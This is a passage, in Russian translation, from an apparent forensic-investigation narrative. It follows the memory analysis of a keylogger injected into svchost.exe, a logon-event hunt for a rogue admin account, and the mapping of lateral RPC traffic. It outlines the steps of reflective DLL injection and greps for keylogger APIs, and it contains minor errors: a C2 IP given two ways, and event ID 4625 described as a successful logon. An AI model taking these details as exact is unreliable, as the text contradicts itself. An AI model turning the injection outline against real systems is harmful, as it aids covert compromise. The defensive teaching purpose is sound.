Интересно. Наконец-то что-то стоящее! То, что может показаться простым HTTPs соединением, на деле - полная дичь, если вы немного поразмыслите, какого вообще черта процесс

⁵² <https://github.com/volatilityfoundation/volatility/blob/master/volatility/plugins/netscan.py>

svchost.exe нуждается в контакте с удаленным сервером... в Китае (219.128.13.22).

```
root@Lab:~# whois 219.128.13.22
% [whois.apnic.net]
% Whois data copyright terms    http://www.apnic.net/db/dbcopyright.html
% Information related to '219.128.0.0 - 219.137.255.255'
% Abuse contact for '219.128.0.0 - 219.137.255.255' is 'anti-spam@ns.chinanet.cn.net'

inetnum:        219.128.0.0 - 219.137.255.255
netname:        CHINANET-GD
descr:          CHINANET Guangdong province network
descr:          Data Communication Division
descr:          China Telecom
country:        CN
```

Svchost - это доверенная программа, используемая в Windows для загрузки DLL, которые реализуют службы (брандмауэр, планировщик задач и т.д.). В большинстве случаев она никак не связана с инициацией сетевых соединений, особенно на удаленные IP-адреса. Давайте взглянем на подгружаемые DLL, используя плагин **dlllist**:

```
root@Guard:~/volatility python vol.py -f /root/memdump.mem --
profile=Win10x86_14393 dlllist -p 860
```

```
Command line : C:\Windows\system32\svchost.exe -k RPCSS
```

Base	Size	LoadCount	LoadTime	Path
0x00c90000	0xc000	0xffff	2017-07-13 01:59:39 UTC+0000	C:\Windows\system32\svchost.exe
0x77050000	0x186000	0xffff	2017-07-13 01:59:39 UTC+0000	C:\Windows\SYSTEM32\ntdll.dll
0x74ee0000	0x96000	0xffff	2017-07-13 01:59:39 UTC+0000	C:\Windows\System32\KERNEL32.DLL
0x744f0000	0x1a7000	0xffff	2017-07-13 01:59:39 UTC+0000	C:\Windows\System32\KERNELBASE.dll
0x759b0000	0x41000	0x6	2017-07-13 01:59:39 UTC+0000	C:\Windows\System32\sechost.dll
0x74910000	0xc3000	0x6	2017-07-13 01:59:39 UTC+0000	C:\Windows\System32\RPCRT4.dll
0x74410000	0xe0000	0x6	2017-07-13 01:59:39 UTC+0000	C:\Windows\System32\ucrtbase.dll
0x72c60000	0x12000	0x6	2017-07-13 05:30:32 UTC+0000	c:\windows\system32\WININET.dll
0x72f10000	0x10000	0x6	2017-07-13 05:30:32 UTC+0000	C:\Windows\SYSTEM32\DNSAPI.dll
0x74e20000	0xba000	0x6	2017-07-13 05:30:32 UTC+0000	C:\Windows\System32\mswsock.dll

Есть 238 DLL-файлов для анализа! Это не удивительно, учитывая роль процесса **svchost.exe**. Столбец **LoadCount** показывает, сколько раз функция **LoadLibrary()** вызывалась программой для загрузки DLL в свое пространство памяти.

Количество загрузок 0xFFFF (-1 в **short integer**) означает, что DLL находилась в Таблице адресов импорта (IAT) исполняемого файла и поэтому загружалась на старте.

Это вполне нормально, когда процесс подгружает дополнительные библиотеки во время выполнения, используя **LoadLibrary()** для выполнения специфических функций, но когда **svchost** грузит сетевые функции, экспортируемые из **Wininet.dll**, **DNSAPI.dll** и **MSWsock.dll** - это странно.

Это указывает на сетевое соединение, которое мы идентифицировали ранее. Но это не объясняет, как удалось развести **svchost** на их загрузку. Действительно, все отмеченные DLL являются легитимными файлами Windows (стандартные директории, стандартные файлы), поэтому вредоносный код, должно быть, ошивается где-то в другом месте.

****Примечание по DLL****

Почему мы всегда фокусируемся на динамически подключаемых библиотеках при проведении криминалистического анализа? Разве не может программа содержать всю свою вредоносную полезную нагрузку внутри своего основного исполняемого кода?

Разработчики малвари, как и любые другие разработчики, стараются следовать модульному принципу: возможность обновлять компоненты программы по желанию, загрузка только необходимых модулей для выполнения определенных задач и так далее. DLL - это лучший способ добиться подобной гибкости.

Кроме того, гораздо проще спрятать DLL внутри легитимного процесса, чем закидывать драйвер ядра, который изменяет связные списки в памяти, чтобы скрыть несколько процессов. Это более стабильно, и Windows предоставляет нативные API для этого.

Давайте повторим основы. Плагин **dlllist**, как тонко намекает его название, выводит список DLL, на которые ссылается указатель **InLoadOrder** в PEB-структуре.⁵³ Каждая DLL, загруженная при помощи функции **LoadLibrary**, оказывается в этой структуре.

Может ли атакующий внедрить код в память другого процесса без официальной регистрации DLL? Конечно. Обычно это происходит примерно так:

- Во-первых, мы присоединяемся к целевому процессу (функция **openProcess**).
- Далее мы выделяем память внутри целевого процесса для записи кода DLL (**VirtualAllocEx** и **WriteProcessMemory**).
- И наконец, мы инструктируем программу перейти к загруженному фрагменту кода (**NtCreateThread**), который выполнит перемещение базового адреса, загрузку других необходимых DLL и так далее.

Вы сможете найти больше подробностей об этом методе под названием DLL-инъекции с отражением (Reflective DLL injection) по следующей ссылке⁵⁴, но что замечательно в нем, так это то, что DLL не регистрируется официально и таким образом будет невидимой для большинства инструментов мониторинга.

Это действительно скрытный метод, но обычно у него есть один очевидный явный признак. Фрагмент памяти, содержащий вредоносный код, требует наличия трех атрибутов во время инъекции: **Read**, **Write** и **Execute**.

⁵³ Вообще говоря, есть три списка в PEB, ссылающиеся на DLL: **inloadorder**, **inmemorder** и **ininitorder**.

⁵⁴ <http://blog.opensecurityresearch.com/2013/01/windows-dll-injection-basics.html>

Код DLL должен быть записан в пространство памяти, и он должен быть прочитан и выполнен процессом. В этом имеется смысл. Но в окружении Windows подобный тип доступа к памяти крайне редок.

Страницы памяти обычно имеют либо флаги **Read** и **Execute**, либо флаг **Write**. А не все три одновременно. Плюс, в довершение ко всему, выделенные страницы памяти помечены как приватные - как не имеющие под собой физического файла на диске. Очень странно для DLL...

Плагин **malfind** в **Volatility** использует все эти артефакты (и многие другие) для обнаружения подобных подозрительных страниц памяти.

Он парсит дескрипторы виртуальных адресов (VAD⁵⁵), которые отслеживают страницы памяти, выделяемые каждым процессом, и ищет подозрительные комбинации атрибутов (**Read**, **Write** и **Execute**, **Private** и проч.), а также другие вызывающие тревогу моменты, указывающие на инъекцию кода. Мы запускаем этот плагин для процесса **svchost.exe**:

```
root@Guard:~/volatility python vol.py -f /root/memdump.mem --  
profile=Win10x86_14393 -p 860 malfind -D /root/output/
```

```
Process: svchost.exe Pid: 860 Address: 0x9200000  
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE  
Flags: PrivateMemory: 1, Protection: 6  
  
0x09200000 4d 5a e8 00 00 00 00 5b 52 45 55 89 e5 81 c3 62 MZ.....[REU....b  
0x09200010 17 00 00 ff d3 81 c3 97 82 0e 00 89 3b 53 6a 04 .....;Sj.  
0x09200020 50 ff d0 00 00 00 00 00 00 00 00 00 00 00 00 00 P.....  
0x09200030 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 .....  
  
0x09200000 4d          DEC EBP  
0x09200001 5a          POP EDX  
0x09200002 e800000000    CALL 0x9200007  
0x09200007 5b          POP EBX  
0x09200008 52          PUSH EDX
```

⁵⁵ Менеджер памяти Windows использует дерево дескрипторов виртуальных адресов для предоставления эффективного поиска страниц памяти, используемых процессом.

Кажется, он нашел что-то интересное по базовому адресу `0x9200000`. Ключевое слово `MZ`⁵⁶ обычно указывает на запуск исполняемого файла Windows.

Определенно, была какая-то инъекция кода в адресное пространство `svchost`. Переключатель “-D” снимает дампы этих подозрительных регионов памяти в файлы, которые мы можем отправить команде по реверс-инжинирингу для дальнейшего анализа.

По всей видимости, малварь не фрагментирована по различным страницам памяти, поэтому **Volatility** может легко реконструировать оригинальный исполняемый файл.⁵⁷

Плагин `malfind` автоматически попытается дизассемблировать код, собранный в подозрительных регионах. Это не важно для нашего сценария, потому что у нас имеется целый исполняемый модуль, внедренный в память, несколько первых байтов являются частью заголовка DOS.

Однако, если бы мы имели дело с shellcode-инъекцией, процесс дизассемблирования помог бы нам исключить ложноположительные результаты (команды, которые не имеют никакого смысла, команды `JMP` в свободные регионы памяти и так далее).

****Примечание по обфускации****

Вот чем хорош криминалистический анализ памяти: нам не приходится иметь дело с упаковкой, обфускацией и шифрованием.

⁵⁶ MZ расшифровывается как Mark Zbikowski, это один из разработчиков MS-DOS.

⁵⁷ Интересный анализ фрагментированного кода:

<https://volatility-labs.blogspot.com/2012/10/reverse-engineering-poison-ivys.html>

Картина, которую мы получаем из памяти, это непосредственный код в открытом тексте, свободный от практически всех трюков, используемых атакующим.

По этой причине есть больше шансов, что он будет зафиксирован любым антивирусным программным обеспечением с достаточно хорошей базой данных сигнатур.

Для быстрого осмотра файла мы загружаем его на www.virustotal.com, который прогонит его через 61 антивирусный движок⁵⁸:

Antivirus	Result
AegisLab	Troj.W32.Generic!c
Antiy-AVL	Trojan/Win32.AGeneric
Avira (no cloud)	TR/Spy.Gen
Baidu	Win32.Trojan.WisdomEyes.16070401.9500.9853

Уровень обнаружения достаточно низок (7/61), но все же подтверждает наши подозрения о вредоносной природе программы. Avira классифицирует ее как spyware (шпионское ПО), что полностью подходит под наш сценарий с похищением учетных данных.

Мы можем далее подтвердить это поведение путем поиска классических функций Windows, используемых кейлоггерами:

```
root@Guard:~/volatility strings process.0x93b73400.* |grep -i -E
"GetAsyncKeyState|SetWindowsHookEx|WH_KEYBOARD|WH_KEYBOARD_LL|GetKeyboardStat"
```

⁵⁸ Другой полезный ресурс: <https://www.hybrid-analysis.com/>

```
root@Guard:~/output# strings process.0x93b73400.* |grep -E "GetAsyncnKeyState|SetWindo
GetAsyncnKeyState
GetAsyncnKeyState
GetAsyncnKeyState
GetAsyncnKeyState
```

(Прим. переводчика: на данном скриншоте, взятом из оригинальной книги, опечатка; правильное название функции: `GetAsyncKeyState`)

Вот так сюрприз!

Функция **GetAsyncKeyState** отслеживает нажатия клавиатуры и повсеместно используется вредоносными программами для реализации возможностей кейлоггинга. В отличие от **SetWindowsHookEx**, нет нужды в инъекции вредоносного кода в большинство процессов, что немного затрудняет обнаружение в процессе форензик-экспертизы.

Теперь, когда мы точно знаем, как была взломана учетная запись Барни в мейнфрейме, мы отправляем сэмпл команде по реверс-инжинирингу и продолжаем расследование.

Нам нужно приготовить список объектов для проверки на других компьютерах, чтобы оперативно узнать, подверглись ли они точно такому же заражению или нет. Пока что у нас есть IP-адрес (212.128.13.22) и имя учетной записи (**a_update**), но можно поискать и что-нибудь еще.

Мы можем начать с вывода списка всех файлов, которые были открыты процессом **svchost** во время его выполнения. Используем плагин **handles** и определяем тип, который будем искать.

```
root@Guard:~/volatility python vol.py -f /root/memdump.mem --
profile=Win10x86_14393 handles -t file -p 860
```

Foundation Volatility Framework 2.6				
Pid	Handle	Access	Type	Details
860	0x3c	0x100020	File	\Device\HarddiskVolume2\Windows\System32
860	0x6c	0x100001	File	\Device\CNG
860	0xc0	0x120089	File	\Device\HarddiskVolume2\Windows\System32\en-US\svchost.exe
860	0x164	0x120089	File	\Device\DeviceApi\CMApi
860	0x3ac	0x16019f	File	\Device\Afd\Endpoint
860	0x460	0x12019f	File	\Device\WMIDataDevice
860	0x464	0x1	File	\Device\PcwDrv
860	0x4f0	0x100003	File	\Device\KsecDD
860	0x548	0x120089	File	\Device\HarddiskVolume2\Windows\System32\en-US\certutil.exe
860	0x560	0x120089	File	\Device\DeviceApi\CMNotify
860	0x564	0x120089	File	\Device\DeviceApi\CMNotify
860	0x5c8	0x120089	File	\Device\DeviceApi\CMNotify
860	0x678	0x120089	File	\Device\HarddiskVolume2\Windows\System32\en-US\cryptsp.dll

Помните, что **svchost** - это легитимный процесс, который в своем оригинальном виде взаимодействует с системой для выполнения множества ее стандартных задач, отсюда количество файлов, созданных/модифицированных на диске.

Мы ищем необычные директории, типа:

```
c:\temp
c:\windows\temp
c:\users\public
c:\users\administrator\appdata\
```

И так далее. Эти универсальные директории часто используются вредоносными программами для сокрытия кода или загрузки временных данных. Мы также ищем подозрительные расширения: .exe, .tmp, .pnf и т.п.

Однако, несмотря на все наши старания, мы не можем найти ни одного файла, которого не должно быть на диске. Большинство вредоносных программ автоматически стирают свое присутствие на диске, как только они загружают свой код в память, поэтому мы не особо удивлены здесь.

Мы продолжаем наш анализ, ищем другие популярные типы данных, с которыми работают вредоносные программы: ключи реестра!

Они широко используются в целях закрепления. Возможно, атакующий сохранил свой злонамеренный код для перезапуска своего кейлоггера всякий раз, когда Барни открывает свой сеанс.

Выводим список всех ключей реестра, с которыми работает `svchost.exe` в процессе своего выполнения:

```
root@Guard:~/volatility python vol.py -f /root/memdump.mem --  
profile=Win10x86_14393 handles -t key -p 860
```

Volatility Offset(V)	Foundation Pid	Volatility Handle	Framework 2.6 Access Type	Details
0x9d0e0e38	860	0x4	0x9 Key	MACHINE\SOFTWARE\SOFTWARE\MICROSOFT\WIN
0x9d010508	860	0x60	0x20019 Key	MACHINE\SYSTEM\SYSTEM\CONTROLSET001\CON
0x8db70a10	860	0xec	0xf003f Key	MACHINE\SOFTWARE\SOFTWARE\CLASSES
0x9d1ed8f0	860	0xfc	0x1 Key	MACHINE\SYSTEM\SYSTEM\CONTROLSET001\CON
0x9d152448	860	0x1bc	0x20019 Key	USER\DEFAULT\DEFAULT\CONTROL PANEL\IN
0x9d1ea390	860	0x1c4	0x20019 Key	MACHINE\SYSTEM\SYSTEM\CONTROLSET001\CON
0x9d1566e8	860	0x1f0	0xf003f Key	MACHINE\SOFTWARE\SOFTWARE\CLASSES

Значение **access** (доступ) связано с каждым ключом реестра, это помогает нам определить тип выполняемой операции.

Мы главным образом сфокусируемся на следующих операциях:

- KEY_ALL_ACCESS (0xF003F)
- KEY_SET_VALUE (0x0002)
- KEY_WRITE (0x20006)

Это приводит нас к следующим ключам:

Address	Handle	Registry key
0x8db70a10	0xec	MACHINE\SOFTWARE\SOFTWARE\CLASSES
0x9d1566e8	0x1f0	MACHINE\SOFTWARE\SOFTWARE\CLASSES
0xa863c868	0x1dd0	MACHINE\SOFTWARE\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\BITS
0xa865d360	0x1e38	MACHINE\SOFTWARE\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\BITS

Мы выводим содержимое каждого из этих ключей, чтобы определить, имеется ли в них какой-либо вредоносный код.

Поскольку мы, по всей видимости, имеем дело с бесфайловой малварью, то ожидаем найти что-то типа однострочной команды, которая, к примеру, загружает и исполняет код с удаленного сервера:

```
root@Guard:~/volatility python vol.py -f /root/memdump.mem --  
profile=Win10x86_14393 printkey -K "  
SOFTWARE\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\BITS "
```

```
Volatility Foundation Volatility Framework 2.3  
Legend: (S) = Stable (V) = Volatile  
  
-----  
Registry: Software\Microsoft\Windows\Currentversion\Bits  
Key name: Svc (S)  
Last updated: 2017-05-14 20:04:44  
  
Subkeys:  
  
Values:  
REG_QWORD JobMinimumRetryDelay : (S) 258  
REG_DWORD LogFileSize : (S) 1  
REG_DWORD UseLmCompat : (S) 2  
[...]
```

Вообще ничего... Эта малварь немного фрустрирует нас.

Она загружает только код, необходимый для выполнения определенной задачи (кейлоггинг, в данном случае) и даже не заботится о других базовых вещах, типа закрепления.

Может быть, атакующий свил себе гнездышко где-то еще и компьютер Барни его попросту не волнует, либо мы слишком сильно опоздали, и устойчивость была достигнута другой малварью, еще до кейлоггера...

Давайте вспомним, атакующий каким-то образом получил привилегии администратора домена, создал учетную запись **a_update** в начале января, затем нацелился на компьютер Барни

(примерно 12 марта) и установил кейлоггер, чтобы сgrabить его учетную запись в мэйнфрейме.

Пугает мысль, что он получил гораздо большее: банковскую учетную запись Барни, номер кредитной карты, пароли от электронной почты и так далее.

Мы просим отдел кадров срочно связаться с Барни, чтобы тот проверил наличие мошеннических действий в отношении своих аккаунтов и уведомил соответствующие организации.

Учитывая обнаруженные нами элементы, мы временно приостанавливаем изучение компьютера Барни. Мы всегда сможем восстановить его позже, чтобы углубиться в поиск прочих деталей, если возникнет такая необходимость.

А сейчас нашей приоритетной задачей становится понять, что произошло в промежуток времени между первым несанкционированным доступом в AD и атакой на мэйнфрейм. В частности, нам нужно определить, где атакующий свил себе гнездышко и доступ к каким документам получил.

Полная картина

*“Пролей свой свет на меня, будь моим проводником,
чтобы я смог увидеть полную картину”*

Dream Theater⁵⁹

⁵⁹ Прим. переводчика: <https://www.youtube.com/watch?v=WpgNV4Nvetg>

К настоящему времени мы знаем, что атакующий создал учетную запись администратора домена **a_update** и имеет следующий C&C-сервер: **219.128.13.22**. Теперь мы будем использовать эти две находки, чтобы обнаружить другие зараженные машины.

Мы просим администраторов файрвола и прокси найти все машины LeoStrat, которые обменивались данными с IP-адресом C&C за последние несколько месяцев.

Параллельно, мы приступаем к извлечению событий из журнала событий на контроллере домена, в частности, нас интересует событие с ID 4625. Windows создает это событие каждый раз, когда происходит успешная аутентификация на любой машине в домене.

Мы можем запросить логи событий, используя PowerShell-команду **Get-WinEvent** в контроллере домена.⁶⁰ Нас интересуют только логи учетной записи **a_update**, поэтому мы добавляем фильтры в этой связи, чтобы снизить уровень шума:

```
PS> Get-WinEvent -LogName security -FilterXPath '*/System/EventID="4624"
and *[EventData[Data[@Name="SubjectUserName"] and (Data="a_update")]]' | `
select -ExpandProperty message | `
findstr /C:"Workstation Name"
```

```
PS C:\Users\Administrator> Get-WinEvent -LogName security -FilterXPath '*/System/EventID="4624"
me="SubjectUserName"] and (Data="a_update")]]' | select -ExpandProperty message |findstr /C:"Wo
Workstation Name: WK0025
Workstation Name: WK0089
Workstation Name: SV0099
Workstation Name: SV1100
Workstation Name: SV1100
Workstation Name: SV0990
```

Пять машин, включая **WK0025**! Прибавилось четыре грязных машины, которые следует вывести из эксплуатации и восстановить.

⁶⁰ ID события 1102 означает, что журнал аудита был очищен. Всегда ищите его во время расследования, если подозреваете, что атакующий зачистил свои следы.

Однако, перед тем, как это сделать, нам нужно понять, зачем вообще атакующий нацелился на них, и что самое важное, какая из них стала нулевым пациентом (то есть, какую из этих систем атакующий использовал для закрепления во внутренней сети LeoStrat с самого начала).

Администраторы файрвола и прокси выдают нам список потенциально зараженных машин, которые связывались с сервером C2C:

SV0301
SV0990
SV7510
SV5500
WK0025
SV0088

Странно. Только две машины представлены одновременно в обоих списках: рабочая станция Барни и сервер **SV0990**. Либо есть еще одна учетная запись, использованная атакующим, либо есть дополнительные C2C-серверы, которые нам необходимо выявить. В любом случае, работы еще много.

Давайте немного поиграем на стороне хакера. Мы закрепились на одной машине в сети, используя какой-либо новый эксплойт, доступный на рынке.

Для горизонтального продвижения и заражения соседних машин с минимальными следами нам нужен какой-то вектор коммуникации, который позволит удаленно и легитимно выполнять код. Для этого мы можем использовать две распространенные в мире Windows pivoting-техники⁶¹:

⁶¹ Исключим передачу файлов по SMB (порт 445), поскольку он сначала передает файл, а затем регистрирует его как службу при помощи RPC (порт 135).

- Удаленные вызовы процедур (RPC) - порты 135 и 49152-65535 (или 5000-6000 в Windows 2003). Это специальные службы, которые позволяют администратору удаленно выполнять функции и процедуры на машинах, некоторые из которых позволяют исполнение кода.
- Удаленный PowerShell (WinRM) - порты 5985-5986. Служба WinRM принимает удаленные PowerShell-команды от пользователей с администраторскими правами.

Если мы сможем визуально представить взаимодействия (сетевые пакеты) между зараженными машинами, сосредоточившись только на этих двух протоколах, то, возможно, сумеем понять образ действий атакующего: с какой машины началось заражение, какую из них он использует на текущий момент и так далее.

Эта ключевая операция базируется на основном допущении: что мы сможем отследить по времени каждый пакет, которым обменивались эти машины между собой. К счастью для нас, главный файрвол логирует все отправленные пакеты за последние три месяца. Меньше повезло с тем фактом, что не весь трафик идет через файрвол.

Многие из этих серверов находятся в одном сетевом сегменте, что приводит к путешествию IP-пакетов через локальный свитч, который не сохраняет никаких логов. По итогу, из 121 взаимодействия между зараженными машинами мы получаем лишь небольшое количество сетевых пакетов.

И все же, это небольшое количество - лучше, чем ничего, и порой этого оказывается достаточно, чтобы выявить и понять порядок выполнения атаки.⁶²

⁶² Подобная техника наиболее полезна, когда у нас есть достаточное количество серверов в трех разных сетевых сегментах. Расширенная диаграмма сети поможет понять, на каких машинах стоит сконцентрироваться...

Для этого мы создаем группу в консоли управления файрволом, содержащую все подозреваемые машины, и извлекаем все залогированные коммуникации в группе через порты 135⁶³, 5985 и 5986. Затем мы экспортируем результат в CSV-файл.

```
root@Guard:~/ cat rpc_flow_all.txt
Time;Interface;Prot.;Src;Addr;Dest Addr
2017-01-03 02:05:17;fxp0.0;TCP;192.168.1.29:59112;10.30.10.99:135
2017-01-03 02:50:17;fxp0.0;TCP;192.168.1.25:9812;10.10.20.90:135
2017-01-03 02:55:18;fxp0.0;TCP;10.30.10.99:41211;10.10.20.90:135
2017-01-03 04:58:22;fxp0.0;TCP;192.168.1.29:6718 ;10.30.20.110:135
[...]
```

Чтобы разобраться в этих данных, пишем скрипт на Python, который разделит записи по неделям. По каждой неделе он подсчитает, сколько соединений было инициировано с одного IP на другой, и сохранит это в отдельный файл.

```
import os
import datetime
import re
import sys

# Создать выходной каталог
if not os.path.exists("output"):
    os.makedirs("output")

flow_count = {}
current = 1

# Открыть входной файл
with open("./rpc_flow_all.txt", 'r') as infile:
    for line in infile:
        # Получить дату регистрации и извлечь дату
        date_str = str(line.split(" ")[0].strip())
```

⁶³ Коммуникация по RPC сначала использует порт 135, затем переключается на случайный порт в динамическом диапазоне, упомянутом ранее. Поэтому нам нужно искать только порт 135.

```

# Если не дата, пропустить
if re.search('[a-zA-Z]', date_str) or date_str=="":
    continue

date_record = datetime.datetime.strptime(date_str,
"%Y-%m-%d").date()

# Извлечь IP-адрес
ip_src = str(line.split(";")[3].split(":")[0].strip())
ip_dst = str(line.split(";")[4].split(":")[0].strip())
key_ip = ip_src + ";" + ip_dst

# Получить номер недели
week_number = date_record.isocalendar()[1]

# Если мы изменяли недели
if current != week_number:
    # Записать в подходящий файл недели
    out = open("flow_"+str(current)+".csv","w")
    for key, value in flow_count.iteritems():
        out.write(key+";"+str(value)+"\n")
    out.close()
    flow_count = {}
    current = week_number

# Иначе сохранить взаимодействие по этой неделе в словарь
else:
    if key_ip in flow_count.keys():
        flow_count[key_ip] = flow_count[key_ip] + 1
    else:
        flow_count[key_ip] = 1
print "[+] Done"


```

По каждой неделе с января мы получаем следующие выходные данные⁶⁴ в отдельном файле:

⁶⁴ Я добавил разрешение имени, чтобы связать его с предыдущими результатами.

IP-адрес источника	IP-адрес назначения	Количество соединений
192.168.1.29 (WK0029)	10.30.10.99 (SV0099)	31
192.168.1.25 (WK0025)	10.10.20.90 (SV0990)	23
10.30.10.99 (SV0099)	10.10.20.90 (SV0990)	10
192.168.1.29 (WK0029)	10.30.20.110 (SV1100)	9


Чтобы представить это в более наглядном виде, мы рисуем следующую схему, отображающую эти взаимодействия (чем толще стрелка, тем больше трафика). Вот как выглядела сеть за три месяца до инцидента (до создания учетной записи **a_update**):



Согласно имеющимся данным, это наиболее точная система отсчета, как выглядела сеть до какого-либо грубого проникновения: проходящий время от времени трафик между машинами, в

основном доступ по RPC для взаимодействия с опубликованными службами (именованные каналы, удаленные приложения, специальные макросы Excel и так далее).

